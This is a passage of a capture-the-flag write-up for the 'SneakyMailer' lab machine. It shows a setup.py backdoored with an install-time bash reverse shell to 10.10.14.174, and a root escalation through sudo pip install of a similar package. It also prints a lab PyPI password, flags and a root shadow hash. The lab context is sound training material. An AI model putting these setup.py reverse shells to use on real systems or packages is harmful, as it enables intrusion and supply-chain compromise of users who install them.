repository: http://pypi.sneakycorp.htb:8080/
username: pypi
password: soufianeelhaoui
```

And of course we will need `setup.py` for setuptools.

Let's look at the Minimal Structure required:

```
noraj/
    noraj/
        __init__.py
    setup.py
```

`setup.py`

```
from setuptools import setup

setup(name='noraj',
      version='0.1',
      description='noraj de mon pwnage',
      url='https://pwn.by/noraj',
      author='noraj',
      author_email='noraj@example.com',
      license='MIT',
      packages=['noraj'],
      zip_safe=False)
```

Let's run `python setup.py sdist upload -r local` to package it and upload it.

Then we can see the package noraj indexed and removed a few seconds later. Let's add a backdoor in the package.

```
from setuptools import setup
import os
os.system("echo 'bash -i >&/dev/tcp/10.10.14.174/8080 0>&1' | /bin/bash")

setup(name='noraj',
      version='0.1',
      description='noraj de mon pwnage',
      url='https://pwn.by/noraj',
      author='noraj',
      author_email='noraj@example.com',
      license='MIT',
      packages=['noraj'],
      zip_safe=False)
```

Here we got a shell as low:

```
$ low@sneakymailer:~$ id
uid=1000(low) gid=1000(low)
↪  groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
,111(bluetooth),119(pypi-pkg)

low@sneakymailer:~$ cat user.txt
70ac4f2e6be3aece2eed49ecb6f80d7d
```

2.9 Elevation of Privilege (EoP): from low to root

```
$ printf %s 'ssh-rsa <pubkey> noraj@penarch' >> ~/.ssh/authorized_keys
$ ssh -i ~/.ssh/id_rsa low@10.10.10.197
```

Let's look for low hanging fruits:

```
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip
```

Let's create a very minimal backdoored package:

```
low@sneakymailer:~$ mktemp -d
/tmp/tmp.lIuPOXEbwZ
low@sneakymailer:~$ cd /tmp/tmp.lIuPOXEbwZ
low@sneakymailer:/tmp/tmp.lIuPOXEbwZ$ vim.tiny setup.py
low@sneakymailer:/tmp/tmp.lIuPOXEbwZ$ sudo /usr/bin/pip3 install
```

`setup.py`

```
import os
os.system("echo 'bash -i >&/dev/tcp/10.10.14.174/8080 0>&1' | /bin/bash")
```

When executed we retrieve the root shell:

```
root@sneakymailer:/tmp/pip-req-build-lp_bvi48# id
uid=0(root) gid=0(root) groups=0(root)
root@sneakymailer:/tmp/pip-req-build-lp_bvi48# cd
root@sneakymailer:~# cat root.txt
602b7d042c33e19fdf079cfef493eb60
root@sneakymailer:~# cat /etc/shadow | grep root
root:$6$jJW2Iy0Knfw7c6gr$/p2MAEhr7Fy4bMIT8szzgnSkL2kp8EaPKvGQ//cfcX0bMnazYHzNwWIsGaGwgceFyftI2Xhj0rrhUbfkrzhf
```